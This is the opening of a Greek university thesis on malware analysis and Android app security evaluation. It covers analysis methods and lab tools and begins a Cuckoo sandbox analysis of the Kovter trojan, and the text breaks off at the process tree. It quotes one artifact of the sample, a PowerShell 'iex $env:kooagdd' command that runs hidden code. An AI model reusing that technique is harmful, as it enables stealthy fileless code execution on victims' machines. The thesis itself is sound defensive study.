Πανεπιστήμιο Πειραιά

Σχολή Τεχνολογιών Πληροφορικής και Επικοινωνιών

Τμήμα Ψηφιακών Συστημάτων

Π.Μ.Σ. Ασφάλεια Ψηφιακών Συστημάτων

Διπλωματική Εργασία:

‘Malware Analysis, Security Evaluation for Android Application’

Κούκουνας Άγγελος Α.Μ.: ΜΤΕ 1817

Επιβλέπων Καθηγητής: Ξενάκης Χ.

ΠΕΙΡΑΙΑΣ 2021

Περιεχόμενα

Ευρετήριο Εικόνων

Abstract

The aim of this thesis is to provide a step by step guidance related to the malware analysis of exe and apk binaries as well as the security evaluation for android applications.


The dissertation begins by providing some introductory information related to desktop and mobile operating systems highlighting the dominant players in the market. The next section provides definitions regarding the malware analysis, the four pillars consisting it and the security evaluation for mobile applications. Thereafter, a focus is given on the analysis of exe binaries presenting the tools and the methodology of the analysis. Then, section 3 concentrates on the malicious apk binaries presenting the development of the testing lab and the steps followed for the analysis. Moving into the next section, the dissertation emphasizes on the security evaluation for android applications by presenting an intentionally vulnerable application and the ways in which a malicious user can exploit it.

Finally, the thesis concludes by highlighting the valuable tools identified and summarizes the key steps followed through the malware analysis and security evaluation processes.

Keywords. Malware analysis, Security evaluation, Mobile applications


Εισαγωγή

Το πλέον διαδεδομένο λειτουργικό σύστημα όσον αφορά τους υπολογιστές και τα laptops είναι με διαφορά από το δεύτερο το λειτουργικό σύστημα των Windows (Εικόνα 1). Λόγω του ότι κατέχει το μεγαλύτερο μερίδιο στην αγορά, τα συστήματα με Windows OS αποτελούν και το στόχο των περισσότερων κακόβουλων ενεργειών.



Εικόνα 1 – Market share of OS

Από την άλλη, η εξέλιξη της τεχνολογίας στις κινητές συσκευές έχει επηρεάσει κάθε πτυχή της ανθρώπινης καθημερινότητας. Παρέχεται πλέον η δυνατότητα της υπολογιστικής ισχύος ενός υπολογιστή σε κινητά τηλέφωνα και tablets, χωρίς όμως να παρέχεται και το ίδιο επίπεδο ασφάλειας (Kaur & Chander, 2015). Το κινητό τηλέφωνο σήμερα αποτελεί στόχο μεγαλύτερης αξίας σε σχέση με έναν υπολογιστή, καθώς οι χρήστες αποθηκεύουν σε αυτό πάρα πολλές πληροφορίες ενώ πραγματοποιούν ακόμα και τραπεζικές συναλλαγές (10 reasons why cybercriminals target smartphones, 2018 και Pritchard, 2016). Το λειτουργικό σύστημα Android θεωρείται πλέον το κυρίαρχο λειτουργικό σύστημα για τις κινητές συσκευές καθώς κατέχει το μεγαλύτερο μερίδιο της αγοράς (Εικόνα 2).



Εικόνα 2 - Market share of Mobile OS

Λαμβάνοντας υπ'όψιν τα παραπάνω, στο πρώτο μέρος της παρούσας διπλωματικής εργασίας ασχολούμαστε με το malware analysis, και συγκεκριμένα αναλύουμε κακόβουλα δείγματα που στοχεύουν συστήματα με Windows OS και κινήτες συσκευές με λειτουργικό Android. Εξετάζουμε λοιπόν κατά σειρά:

- ένα trojan malware, ονόματι Kovter
- ένα ύποπτο εκτελέσιμο, παρουσιάζοντας τα βήματα που ακολουθούνται προκειμένου να προσδιορισθεί η φύση (κακόβουλη ή μη) της λειτουργίας του.
- μια κακόβουλη εφαρμογή που στοχεύει συσκευές Android η οποία είναι καμουφλαρισμένη ως παιχνίδι, ονόματι Snake.
- μια κακόβουλη εφαρμογή που στοχεύει συσκευές Android η οποία είναι καμουφλαρισμένη ως app γνωστής τράπεζας, ονόματι ING_certificaat.

Κατόπιν, στο δεύτερο μέρος της εργασίας, χρησιμοποιούμε μια εφαρμογή που έχει αναπτυχθεί για σκοπούς testing προκειμένου να αναδείξουμε τις διαφορετικές ευπάθειες που ενδέχεται να υπάρχουν σε μία android εφαρμογή και να παρουσιάσουμε τους τρόπους με τους οποίους ένας κακόβουλος χρήστης μπορεί να τις εκμεταλλευτεί. Η εφαρμογή που εγκαθιστούμε και αναλύουμε, ονόματι Sieve, αποτελεί ένα app που διαχειρίζεται κωδικούς. Έχει αναπτυχθεί αποκλειστικά για σκοπούς testing από την F-SECURE Labs, εταιρεία που ανέπτυξε το drozer, ένα από τα πιο διαδεδομένα εργαλεία για την αξιολόγηση του επιπέδου ασφαλείας Android εφαρμογών και συσκευών.

1. Εννοιολογικοί Προσδιορισμοί

1.1 Malware Analysis

Το Malware Analysis είναι ένα ιδιαίτερα κρίσιμο πεδίο για όσους ασχολούνται με την ασφάλεια υπολογιστικών συστημάτων. Οποιαδήποτε εφαρμογή που μπορεί να δημιουργήσει πρόβλημα σε ένα σύστημα είτε αλλοιώνοντάς το, είτε αποκαλύπτοντας πληροφορίες σε τρίτους μπορεί να χαρακτηριστεί ως malware. Το Malware Analysis είναι η τεχνική της αναγνώρισης, της αποκάλυψης της λειτουργίας και της εύρεσης τρόπων περιορισμού μιας κακόβουλης εφαρμογής (Sikorski & Honig, 2012, σ. 29).


Η μελέτη μιας κακόβουλης εφαρμογής περιλαμβάνει μια σειρά από διεργασίες οι οποίες μπορούν να ομαδοποιηθούν σε διαφορετικά επίπεδα ανάλογα με τη φύση των τεχνικών ανάλυσης της καθεμιας (Εικόνα 3).

Fully-automated analysis: Η αυτοματοποιημένη ανάλυση αποτελεί την απλούστερη και ταχύτερη μέθοδο για τη μελέτη ενός ύποπτου προγράμματος. Πρόκειται ουσιαστικά για την αξιολόγηση αυτού με τη χρήση πλήρως αυτοματοποιημένων εργαλείων, μερικά από τα οποία είναι διαθέσιμα ως εμπορικά προϊόντα και μερικά είναι δωρεάν. Αυτά τα εργαλεία έχουν σχεδιαστεί για να εκτιμούν γρήγορα τι θα μπορούσε να κάνει το δείγμα εάν εκτελείτο σε ένα σύστημα. Συνήθως παράγουν αναφορές με λεπτομέρειες, όπως τη δραστηριότητα αρχείων, την κυκλοφορία δικτύου κ.λπ. Συμβάλλουν στη διαδικασία απόκρισης συμβάντων (incident responding), καθώς χειρίζονται γρήγορα τεράστιες ποσότητες κακόβουλου λογισμικού.

Static properties analysis: Πρόκειται για την εξέταση των στατικών ιδιοτήτων του δείγματος. Αυτές οι λεπτομέρειες μπορούν να ληφθούν σχετικά γρήγορα, επειδή δεν περιλαμβάνουν την εκτέλεση του δυνητικά κακόβουλου προγράμματος. Οι στατικές ιδιότητες περιλαμβάνουν τις συμβολοσειρές που είναι ενσωματωμένες στο αρχείο, τις συνόψεις (md5, sha1, sha256), ενσωματωμένους πόρους, υπογραφές και metadata όπως η ημερομηνία δημιουργίας κ.λπ. Αυτή η διαδικασία συμβάλλει στον προσδιορισμό του κατά πόσον ο αναλυτής πρέπει να ρίξει μια πιο προσεκτική ματιά στο δείγμα χρησιμοποιώντας πιο ολοκληρωμένες τεχνικές και πού να εστιάσει τα επόμενα βήματα.

Interactive behavior analysis: Η δυναμική ανάλυση αφορά την εκτέλεση του malware και την παρατήρηση της συμπεριφοράς της σε πραγματικές συνθήκες. Πρέπει όμως ο ερευνητής να είναι προσεκτικός και να έχει φροντίσει να δημιουργήσει ένα ελεγχόμενο περιβάλλον (*sandbox environment) όπου θα εκτελεστεί η εφαρμογή χωρίς να βλάψει άλλα συστήματα, αλλά παράλληλα να έχει τα αποτελέσματα που επιθυμεί.

Manual code reversing: Αυτό το στάδιο περιλαμβάνει την εξέταση του εκτελέσιμου, του κώδικα ο οποίος το αποτελεί. Με αυτό τον τρόπο ο ερευνητής μπορεί να συλλέξει πληροφορίες για τον τρόπο λειτουργίας και τους στόχους της κακόβουλης εφαρμογής και να κατανοήσει άλλες δυνατότητες του κακόβουλου δείγματος που δεν εμφανίστηκαν κατά την συμπεριφορική του ανάλυση. Η διαδικασία περιλαμβάνει τη χρήση disassembler, debugger καθώς και άλλων εξειδικευμένων εργαλείων.



Εικόνα 3 - Malware Analysis techniques

Στις περισσότερες περιπτώσεις εξέτασης κακόβουλου λογισμικού, τα παραπάνω επίπεδα και οι διεργασίες που τα συνιστούν είναι αλληλένδετα καθώς οι πληροφορίες που εξάγονται και συγκεντρώνονται σε ένα στάδιο χρησιμοποιούνται για την καθοδήγηση στο επόμενο.

*Το sandbox είναι ένας μηχανισμός ασφαλείας που παρέχει τη δυνατότητα εκτέλεσης και κατ'επέκταση λεπτομερούς μελέτης ενός κακόβουλου λογισμικού σε ένα ελεγχόμενο και 'απομονωμένο' περιβάλλον. Με τον όρο ελεγχόμενο και 'απομονωμένο' εννοούμε ένα περιβάλλον που λειτουργεί με περιορισμένους πόρους και κάποιες ελάχιστες λειτουργίες που απαιτούνται για την ακριβή δοκιμή των προγραμμάτων ή άλλου, υπό ανάπτυξη, κώδικα. Με την τεχνική του sandboxing εξαλείφεται το ενδεχόμενο εκτέλεσης αλλαγών στο host machine, οι οποίες θα μπορούσαν να αποβούν καταστρεπτικές. Το σημαντικό στοιχείο, λοιπόν, είναι ότι δεν τίθεται σε κίνδυνο το φυσικό μηχάνημα. Είναι προφανές ότι ο προγραμματιστής αφού έχει προβεί σε έλεγχο (μέσω της εκτέλεσης σε sandbox environment) του εκάστοτε προγράμματος, τότε και μόνο τότε μπορεί να το συγχωνεύει, να το ενσωματώνει και τελικά να το θέτει στη διάθεση όλων των τελικών χρηστών (σε περίπτωση που δεν πρόκειται για κακόβουλο λογισμικό αλλά για κάποιο υπό εξέταση πρόγραμμα).

1.2 Security Testing of Mobile Applications

Με τον γενικότερο όρο Mobile Application Testing αναφερόμαστε στον έλεγχο των activities των εφαρμογών σε κινητές συσκευές, χρησιμοποιώντας καθορισμένους ελέγχους και εργαλεία, με σκοπό την πιστοποίηση της συμπεριφοράς, της απόδοσης, της χρηστικότητας, της ιδιωτικότητας και της ασφάλειας (Gao, Bai, Tsai, & Uehara, 2014). Στην παρούσα εργασία θα ασχοληθούμε αποκλειστικά με τους ελέγχους που αφορούν την ασφάλεια των εφαρμογών.

Ο έλεγχος της ασφάλειας των mobile applications αποτελεί μια πρόκληση. Το πλούσιο περιεχόμενο που αποθηκεύεται στις κινητές συσκευές εγείρει διαρκή ερωτήματα σχετικά με την ακεραιότητα και εμπιστευτικότητα των δεδομένων αυτών. Ειδικότερα σήμερα, οι τελικοί χρήστες δεν γνωρίζουν πόσο ασφαλείς είναι οι εφαρμογές που χρησιμοποιούν, καθώς υπάρχει ένας τεράστιος αριθμός από αυτές, εξαιτίας κυρίως του εκδημοκρατισμού, με την έννοια της δυνατότητας ανάπτυξης, της κοινότητας των publishers (Kirubakaran & Karthikeyani, 2013).

Οι φορητές συσκευές χρησιμοποιούνται ώστε οι χρήστες να έχουν πρόσβαση σε μια πληθώρα υπηρεσιών όπως είναι τα κοινωνικά δίκτυα, τραπεζικές υπηρεσίες, έκδοση εισιτηρίων, ηλεκτρονικού εμπορίου, e-mails, ERP, CRM κ.α.. Όλες αυτές οι εφαρμογές μπορούν να αποθηκεύσουν login credentials, αριθμούς πιστωτικών καρτών, τιμολόγια, παραγγελίες. Εάν όμως οι εφαρμογές αυτές δεν έχουν αναπτυχθεί με τρόπο που να προστατεύει το περιεχόμενο αυτό υπάρχει μεγάλος κίνδυνος της αποκάλυψής του σε μη εξουσιοδοτημένους χρήστες (Jain & Shanbhag, 2012).

2. Malware Analysis (.exe version)

2.1 Testing Lab/Tools


Process Hacker: Πρόκειται για ένα πολύτιμο εργαλείο για προχωρημένους χρήστες. Χρησιμοποιείται για τη μελέτη διεργασιών που εκτελούνται σε ένα σύστημα. Μπορεί, επίσης, να βοηθήσει στον εντοπισμό κακόβουλων προγραμμάτων παρέχοντας πολλές πληροφορίες για τον τρόπο λειτουργίας τους. Μαρκάρει με διαφορετικό χρώμα τις διεργασίες ανάλογα με τη φύση τους (Hacker > Options > Highlighting).

Process Monitor (Procmon): Πρόκειται για ένα δωρεάν εργαλείο από τα Windows Sysinternals. Το εργαλείο παρακολουθεί και εμφανίζει σε πραγματικό χρόνο όλη τη δραστηριότητα του συστήματος αρχείων στο Microsoft Windows OS. Συνδυάζει δύο παλαιότερα εργαλεία, το FileMon και το RegMon και χρησιμοποιείται στη διαχείριση συστήματος, στην ηλεκτρονική εγκληματολογία και στον εντοπισμό σφαλμάτων.

procDOT: Χρησιμοποιείται στην συμπεριφορική ανάλυση του δείγματος. Πρόκειται για ένα εργαλείο που επεξεργάζεται logfiles προερχόμενα από το Procmon και PCAP logs προερχόμενα από τους analyzers Windump, Tcpdump για να δημιουργήσει ένα γράφημα μέσω του σετ εργαλειών Graphviz. Για την ορθή χρήση του procDOT ακολουθούμε τα παρακάτω βήματα:


- Προχωρούμε στη λήψη του Windump.exe αρχείου
- Εγκαταθιστούμε τα εργαλεία Procmon και Graphviz
- Προχωρούμε στην αλλαγή κάποιων παραμέτρων στο Procmon απενεργοποιώντας τις επιλογές “Show Resolved Network Addresses” από την καρτέλα “Options” και “Enable Advanced Output” από την καρτέλα “Filter”. Τέλος, ενεργοποιούμε την επιλογή “Thread ID” στην καρτέλα Options > Select Columns
- Ορίζουμε εντός του procDOT (options) το full path για το Windump.exe αρχείο και το αντίστοιχο για το αρχείο dot.exe του graphviz

Μετά τα παραπάνω, εισάγουμε στο εργαλείο procDOT τα αποθηκευμένα σε μορφή CSV logfiles, που έχουν εξαχθεί προηγουμένως από το Procmon, προκειμένου να γίνει η απεικόνιση του τρόπου λειτουργίας της επιθυμητής διεργασίας. Τέλος, παραθέτουμε και τη σημασία που έχουν τα βέλη στο γράφημα ανάλογα με το χρώμα τους (Εικόνα 4).



Εικόνα 4 - procDOT edges

pestudio: Πρόκειται για ένα εργαλείο που χρησιμοποιείται στη διαδικασία του Malware Initial Assessment την αρχική αξιολόγηση δηλαδή του κακόβουλου δείγματος (Εικόνα 5). Το κακόβουλο λογισμικό προσπαθεί συχνά να κρύψει τις προθέσεις του προκειμένου να αποφύγει την έγκαιρη ανίχνευση και στατική ανάλυσή του. Με αυτόν τον τρόπο, αφήνει συχνά ύποπτα μοτίβα, απροσδόκητα μεταδεδομένα, ανωμαλίες και άλλους πολύτιμους δείκτες. Δεδομένου ότι το αρχείο που αναλύεται δεν εκτελείται ποτέ, μπορεί να γίνει ο έλεγχος άγνωστων ή κακόβουλων εκτελέσιμων, trojan και ransomware χωρίς κίνδυνο μόλυνσης.



Εικόνα 5 - pestudio architecture

Cuckoo Sandbox: Το cuckoo sandbox είναι ένα αυτοματοποιημένο σύστημα ανάλυσης κακόβουλου λογισμικού ανοιχτού κώδικα. Χρησιμοποιείται για την αυτόματη εκτέλεση και ανάλυση αρχείων και τη συλλογή περιεκτικών αποτελεσμάτων ανάλυσης που περιγράφουν τι κάνει το κακόβουλο λογισμικό ενώ εκτελείται σε απομονωμένο λειτουργικό σύστημα.

Μπορεί να ανακτήσει τον ακόλουθο τύπο αποτελεσμάτων:

- Ίχνη κλήσεων που εκτελούνται από όλες τις διαδικασίες που δημιουργούνται από το κακόβουλο λογισμικό.
- Αρχεία που δημιουργούνται, διαγράφονται και μεταφορτώνονται από το κακόβουλο λογισμικό κατά την εκτέλεση του.
- Χώροι μνήμης των διαδικασιών κακόβουλου λογισμικού.
- Παρακολούθηση κυκλοφορίας δικτύου σε μορφή PCAP.
- Στιγμιότυπα οθόνης που ελήφθησαν κατά την εκτέλεση του κακόβουλου λογισμικού.

Επιπλέον, υποστηρίζει τη χρήση signatures για την καλύτερη ανάλυση του κακόβουλου λογισμικού καθώς επίσης και τη διασύνδεση με virtual machine προκειμένου να χρησιμοποιηθεί ως sandbox για να πραγματοποιηθούν οι απαραίτητες διαδικασίες και έλεγχοι. Στην εικόνα που ακολουθεί παρουσιάζεται η διαδικασία από την υποβολή του malware μέχρι την εξαγωγή συμπερασμάτων.


Στην έρευνά μας χρησιμοποιούμε ένα vm για την αυτοματοποιημένη ανάλυση στο οποίο γίνεται η εγκατάσταση του cuckoo. Δημιουργούμε, επίσης, ένα vm για την στατική ανάλυση των κακόβουλων δειγμάτων (εγκατάσταση pestudio) και ένα για την συμπεριφορική ανάλυση των εκτελέσιμων (εγκατάσταση Process Hacker, Procmon, procDOT). Στην περίπτωση του vm που χρησιμοποιείται για την δυναμική ανάλυση των δειγμάτων, ιδιαίτερα χρήσιμη είναι η λειτουργικότητα των στιγμιοτύπων (snapshots) καθώς αποτελούν ένα εύκολο μέσο επαναφοράς του συστήματος σε μία αποτυπωθείσα κατάσταση πριν την μόλυνση.

2.2 Examining the malicious binary (Trojan Kovter)

Το trojan Kovter αφορά μια οικογένεια κακόβουλου λογισμικού που εμφανίζεται σε πολλές παραλλαγές και στοχεύει συστήματα Windows. Οι κύριες παραλλαγές του συγκεκριμένου trojan στοχεύουν στην εκτέλεση διαφημιστικής απάτης και είναι δύσκολο να εντοπιστούν και να αφαιρεθούν, καθώς πρόκειται για ένα fileless malware, για ένα κακόβουλο δηλαδή πρόγραμμα που χρησιμοποιεί νόμιμα προγράμματα για να μολύνει έναν υπολογιστή. Δεν βασίζεται σε αρχεία και δεν αφήνει ίχνη, καθιστώντας έτσι δύσκολη την ανίχνευση και αφαίρεσή του.

2.2.1 Fully Automated Analysis


Για την αυτοματοποιημένη ανάλυση χρησιμοποιούμε το εργαλείο Cuckoo υποβάλλοντας το αρχείο PDFXCView.exe που βρισκόταν στο Trojan Kovter. Στο Dashboard (Εικόνα 6) παρουσιάζονται τα ίχνη που αφήνει το συγκεκριμένο εκτελέσιμο σε μορφή digest md5, sha-1 και sha-256. Αυτά στην ουσία μας βοηθούν να αναγνωρίσουμε το εν λόγω αρχείο σε καθολική χρήση σε συστήματα.



Εικόνα 6 - Kovter Trojan summary

Παρακάτω στο Dashboard (Εικόνα 7) παραθέτονται πληροφορίες σχετικά με το πότε υποβλήθηκε το αρχείο σε ανάλυση όπως επίσης και το πόσο διήρκησε η ανάλυσή του.

Παρουσιάζονται επίσης τα signatures που ενεργοποιήθηκαν κατά την ανάλυση, πράγμα το οποίο διευκολύνει την προσπάθεια κατανόησης της λειτουργίας του κακόβουλου δείγματος.



Εικόνα 7 - Kovter Trojan summary


Extracted artifacts

Όπως φαίνεται παρακάτω (Εικόνα 8) το εκτελέσιμο εξάγει ένα script με το όνομα powershell, το οποίο τρέχει την εντολή iex $env:kooagdd.

Εικόνα 8 - extracted artifacts


Behavioural Analysis

Προχωράμε τώρα στο behavioural analysis, όπου εκεί παρουσιάζεται το δέντρο των διεργασιών που πραγματοποιούνται (Εικόνα 9**Error! Reference source not found.**). Πιο συγκεκριμένα, φαίνεται ποια προγράμματα τρέχουν μόνα τους και ποια έχουν καλεστεί από ποια, προκειμένου να εκτελεστούν.



Εικόνα 9 – Process tree

